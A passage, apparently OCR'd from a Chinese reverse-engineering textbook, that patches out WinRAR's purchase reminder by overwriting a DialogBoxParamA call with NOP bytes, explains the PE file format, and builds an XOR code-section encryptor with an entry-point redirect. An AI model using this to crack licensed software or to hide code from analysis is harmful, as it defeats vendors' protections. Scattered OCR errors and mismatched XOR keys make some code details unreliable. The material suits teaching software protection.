由于对话框的显示一般是调用函数 DialogBoxParamA，因此先找到这个函数，如图 2-16 所示，挨个查找该函数的调用，如图 2-17 所示。反汇编计算代码在文件中的偏移如图 2-18 所示。搜索图 2-17 中看到的字符串“68 08 A2 44 00”，如图 2-19 所示，即可看到数据。把对应 DialogBoxParamA 函数调用的代码全部用 0x90 覆盖(即机器码 nop 覆盖)，如图 2-20 所示。关闭文件，可以发现，提示要求购买的信息消失了。




图 2-16　查找对话框函数

```
:00445B52 6A00                  push 00000000
:00445B54 6808A24400            push 0044A208
:00445B59 FF35C4124C00          push dword ptr [004C12C4]

* Possible StringData Ref from Data Obj ->"REMINDER"
                                |
:00445B5F 68803C4A00            push 004A3C80
:00445B64 FF35D8E54A00          push dword ptr [004AE5D8]

* Reference To: USER32.DialogBoxParamA, Ord:0000h
                                |
:00445B6A E85D900500            Call 0049EBCC
```

图 2-17　找到该位置




图 2-18　分析文件结构



图 2-19　搜索特定数据串

```
045140  4C 00 83 F8 28 7F 04 85  C0 7D 24 C6 05 AD 36 4A
045150  00 01 90 90 90 90 90 90  90 90 90 90 90 90 90 90
045160  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 80
045170  3D AC 36 4A 00 00 74 1C  80 3D 70 3C 4C 00 00 75
045180  13 C6 05 AC 36 4A 00 00  6A 00 6A 00 6A 10 56 E8
045190  1E 92 05 00 83 3D 6C 3C  4C 00 00 75 2D 83 3D 64
```

图 2-20　将函数调用的代码覆盖

程序在所附代码中的“(破解前)带提示框的__winrar”。

2.8.2　软件的加密

本节使用异或来对一个可执行文件的代码部分进行异或加密，使反汇编时看不到被调用的函数。

1. 简单地分析 PE 文件结构

所有 Windows 可执行文件简称 PE 文件。PE 文件必须以一个简单的 DOS MZ header 开始(字母“MZ”)，常常称之为 DOS 头，它既是描述 DOS 下 exe 文件的头结构，同时结构中有一个字段指向描述 Windows 下可执行文件的结构体。有了 DOS 头，一旦程序在 DOS 下执行，DOS 就能识别出这是有效的执行体，然后运行紧随 MZ header 之后的 DOS stub。DOS stub 实际上是个 DOS 下的有效的可执行代码，在不支持 PE 文件格式的操作系统 DOS 下运行，它将显示一个错误提示，通常调用中断 21h 的功能 9 来显示字符串“This program cannot run in DOS mode”，然后退出程序。可以在 debug 下用 U 命令看到它的内容。整个 PE 结构如图 2-21 所示。

IMAGE_DOS_HEADER 大小为 64 字节。结构中的两个字段最重要：一是 e_magic，如果它不是“MZ”，Windows 的装载器就不会执行它；二是 e_lfanew，它会指示装载器去找到 Windows 下的执行体，描述的是后面的 PE 头在文件中的字节偏移值。

PE 头结构 IMAGE_NT_HEADERS，用汇编语言描述如下：

```
IMAGE_NT_HEADERS STRUCT
    Signature dd     ?                                  ;4 字节,标记为"PE\0\0"
    FileHeader   IMAGE_FILE_HEADER <>                   ;20 字节
    OptionalHeader   IMAGE_OPTIONAL_HEADER32 <>         ;224 字节
IMAGE_NT_HEADERS ENDS
```

Signature 为 dword 类型，值为 50h、45h、00h、00h(PE\0\0)，为 PE 文件标记。可以只识别给定文件是否为有效 PE 文件。




图 2-21　PE 文件结构

FileHeader 结构域包含了关于 PE 文件物理分布的信息，比如节数目、文件执行机器等。OptionalHeader 结构域包含了关于 PE 文件逻辑分布的信息。

MAGE_FILE_HEADER 结构共 20 字节，用汇编语言描述如下：

```
IMAGE_FILE_HEADER struct{                   ;
  USHORT   Machine                          ;运行的平台，对于 Intel，该值为 014CH
```

```
    USHORT   NumberOfSections            ;文件的节数目
    ULONG    TimeDateStamp               ;文件创建日期，时间
    ULONG    PointerToSymbolTable        ;执行符号表，调试用
    ULONG    NumberOfSymbols             ;符号表中符号数量，调试用
    USHORT   SizeOfOptionalHeader        ;OptionalHeader 结构大小
    USHORT   Characteristics             ;文件信息标记，比如文件是 exe 还是 dll
  IMAGE_FILE_HEADER ends
```

该结构中最重要的字段是 NumberOfSections，描述文件中节的数目。节是 PE 结构的一个重要概念，编译器对源代码编译时，将属性相同的数据集中到一个连续物理块区，称之为节。例如可执行代码具有可执行和可读属性，放在一个节内，定义的全局变量具有可读可写属性。如果要为文件增加或删除一个节，就需要修改这个值。定位到 PE 的各个节也需要用到该字段。

IMAGE_OPTIONAL_HEADER32 结构有 224 字节，包含了 PE 文件的逻辑分布信息，描述如下：

```
IMAGE_OPTIONAL_HEADER STRUCT                ;为 224 字节
  USHORT   Magic
  UCHAR    MajorLinkerVersion
  UCHAR    MinorLinkerVersion
  ULONG    SizeOfCode                       ;所含代码的总字节数
  ULONG    SizeOfInitializedData            ;含已初始化数据的总字节数
  ULONG    SizeOfUninitializedData          ;含未初始化数据的总字节数
  ULONG    AddressOfEntryPoint              ;PE 文件的入口地址
  ULONG    BaseOfCode                       ;代码节的起始 RVA
  ULONG    BaseOfData                       ;数据节的起始 RVA
  ULONG    ImageBase;                       ;整个程序的虚拟基地址
  ULONG    SectionAlignment                 ;调入内存后节数据对齐粒度
  ULONG    FileAlignment                    ;文件中节数据对齐粒度
  USHORT   MajorOperatingSystemVersion
  USHORT   MinorOperatingSystemVersion
  USHORT   MajorImageVersion                ;可运行操作系统最小版本
  USHORT   MinorImageVersion
  USHORT   MajorSubsystemVersion            ;可运行操作系统最小子版本
  USHORT   MinorSubsystemVersion
  ULONG    Reserved1
  ULONG    SizeOfImage                      ;内存中整个映像尺寸
  ULONG    SizeOfHeaders                    ;所有头+节表描述项文件大小
  ULONG    CheckSum
  USHORT   Subsystem                        ;是为控制台程序(CUI),或 GUI
  USHORT   DllCharacteristics
  ULONG    SizeOfStackReserve
  ULONG    LoaderFlags
  ULONG    NumberOfRvaAndSizes
```

```
    IMAGE_DATA_DIRECTORY DataDirectory[16]
  IMAGE_OPTIONAL_HEADER ENDS
```

重要字段介绍如下：

- ImageBase 指出 PE 文件装载的虚拟地址 VA(Virual Address)。Windows 程序运行在保护模式下，在保护模式下，程序访问存储器所使用的逻辑地址称为虚拟地址。比如，如果该值是 400000h，PE 装载器将尝试把文件装到虚拟地址 400000h 开始的逻辑空间。字眼“优先”表示若该地址区域已被其他模块占用，那 PE 装载器会选用其他空闲地址。对 exe 文件来说，装载到内存后，该值和文件中的值是一致的，对 dll 文件来说，未必一致。
- AddressOfEntryPoint 为准备运行的 PE 文件的相对入口地址，即第一个指令的 RVA(Relative Virual Address)。相对虚拟地址(RVA)表示数据在内存中相对于虚拟基地址的偏移。相对虚拟地址(RVA)等于虚拟地址(VA)减去基址(ImageBase)。若病毒要改变整个执行的流程，可以将该值指定到新的 RVA，这样新 RVA 处的指令首先被执行。
- FileAlignment 指定了文件中节对齐的字节长度单位。例如，如果该值是 200h，那么每节的字节长度必须是 200h 的倍数。若某节从文件偏移量 600h 开始且实际大小是 10 个字节，则文件下一节必定位于偏移量 800h，即偏移量 600H 和 800H 之间还有 800h-10 字节没被使用。
- SectionAlignment 指定了节被装入内存后的字节长度单位。例如，如果该值是 1000h，那么每节的字节长度必须是 1000h 的倍数。若第一节从 401000h 开始且大小是 10 个字节，则下一节必定从 402000h 开始，即使 401000h 和 402000h 之间还有很多空间没被使用。

由上面分析可知，如果要简单地分析一个文件是否为 PE 格式可执行文件，过程为：

(1) 检验文件头部第一个字的值是否等于“MZ”，是则 DOS 头有效。

(2) 用 DOS 头的字段 e_lfanew 来定位 PE 头。

(3) 比较 PE 头的第一个双字的值是否等于 45500000H(“PE\0\0”)。如果是，那就粗略认为该文件是一个有效的 PE 文件。比较详细的判断还要看后面的结构分析。

PE 头后面是节表(Section table)，用 MAGE_SECTION_HEADER 描述，共 40 字节。它的个数由 FileHeader(IMAGE_FILE_HEADER) 结构中字段 NumberOfSections 的值来决定。节表与后面的节数据一一对应，用来定位节和描述节的属性，描述如下：

```
struct MAGE_SECTION_HEADER   {
UCHAR     Name[8]                  ;节的名字
union {
ULONG   PhysicalAddress;
ULONG   VirtualSize                ;节区数据的实际字节长度
}Misc;
ULONG   VirtualAddress             ;入内存后节区的 RVA 地址
ULONG   SizeOfRawData              ;节在文件中对齐后字节长度
```

```
ULONG   PointerToRawData          ;节基于文件的偏移量
ULONG   PointerToRelocations
ULONG   PointerToLinenumbers
USHORT  NumberOfRelocations
USHORT  NumberOfLinenumbers
ULONG   Characteristics           ;节的属性
}
```

重要字段介绍如下：

- Name 为节的名称。节名仅仅是个标记而已，可以选择任何名字甚至空着也行，也不用 null 结尾。通常编译器将代码节设置为“.text”或“.code”，可读写的数据节设置为“.data”，包含只读数据，资源节为“.rsrc”。
- VirtualAddress 为本节的相对虚拟地址 RVA。例如，如果其值是 1000h，而 PE 文件装在地址 400000h 处，那么本节就被装载到 401000h 开始的逻辑空间，如图 2-22 所示。
- SizeOfRawData 为经过文件对齐处理后节尺寸。假设一个文件的文件对齐粒度是 200h，而该节的 VirtualSize 指示本节的实际长度是 388h 字节，则本字段值为 400h，表示本节是 400h 字节。
- PointerToRawData 为节基于文件的偏移量，PE 装载器通过本域值找到节数据在文件中的位置。
- Characteristics 为包含标记以指示节属性，比如节是否含有可执行代码、初始化数据、未初始化数据，是否可写、可读等。




图 2-22　PE 文件分析

2. 加密过程

(1) 分析被加密程序的结构，如图 2-23 所示。




图 2-23　被加密程序结构

(2) 由第一节代码节可知，选择程序中未用的空间来放加密数据。到需要加密的地方选择一块没有利用上的空间，如选择 001b00h，如图 2-24 所示。

(3) 编写加密代码程序 c.asm，生成 c.exe。

```
.386
.model flat,stdcall
option casemap:none
WinMain proto :DWORD,:DWORD,:DWORD,:DWORD
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32.lib
.data
.code
start:
            db    0b00h dup(90h)          ;文件头占了 1000h 字节
            mov   esi, 00401000h          ;起始地址
            mov   ecx, 0b00h
    Next1: xor    byte ptr[esi], 78h
            inc   esi
            loop  Next1
            db    0e9h                    ;跳转 jmp 的机器码
        dd  00400010h                     ;后面再改成具体跨度
   invoke ExitProcess,eax
end start
```

这是用 masm32 来生成 exe 的。




图 2-24　找到放加密代码的位置

反汇编 c.exe，可以看到如图 2-25 所示的代码。

```
:00401B00 BE00104000 mov  esi,, 00401000
:00401B05 B9000B0000 mov  ecx,, 00000B00
:00401B0A 803642      xor  byte ptr[esi]],42
:00401B0D 46          inc  esi
:00401B0E E2FA        loop  00401B0A
:00401B10 E9CEFCFFFF jmp  004017E3
:00401B15   E9E6F4FFFF                    jr
```

图 2-25　加密代码

要把 jmp 004017E3h 修改为 jmp 004017E0h 原程序起始地址。计算跨度：004017E0h - 00401B15h = 0FFFFFCCBH。修改如图 2-26 所示。




图 2-26　修改跳转地址

为了检查修改是否合适，反汇编，如图 2-27 所示。可以看到，正好跳转到原来的入口地址，表明修改正确。

```
:00401B00 BE00104000 mov  esi,,00401000
:00401B05 B9000B0000 mov  ecx,,00000B00
:00401B0A 803642     xor  byte ptr[esi]],42
:00401B0D 46         inc  esi
:00401B0E E2FA       loop  00401B0A
:00401B10 E9CBFCFFFF jmp  004017E0
```

图 2-27　检查修改情况

再打开有加密代码的程序 c.exe，将加密代码复制到 test.exe 的 1b00h 位置，如图 2-28 所示。



图 2-28　复制加密代码

(4) 编写加密代码。

前面的过程实际上是添加解密代码的过程，下面的代码才是加密过程。

首先要修改加入了解密代码程序的结构，编程修改如下字段：

- IMAGE_OPTIONAL_HEADER：

① AddressEntryPoint 入口地址改为 401b00h，相对基本地址为 1b00h

② SizeOfCode 修改为第 1 节长度 1000h

- MAGE_SECTION_HEADER：

① VirtualSize：节区的实际长度修改为第 1 节的整个长度 1000

② 节的属性修改为可读可写可执行：或 40000000h+80000000h

节的属性如图 2-29 所示。

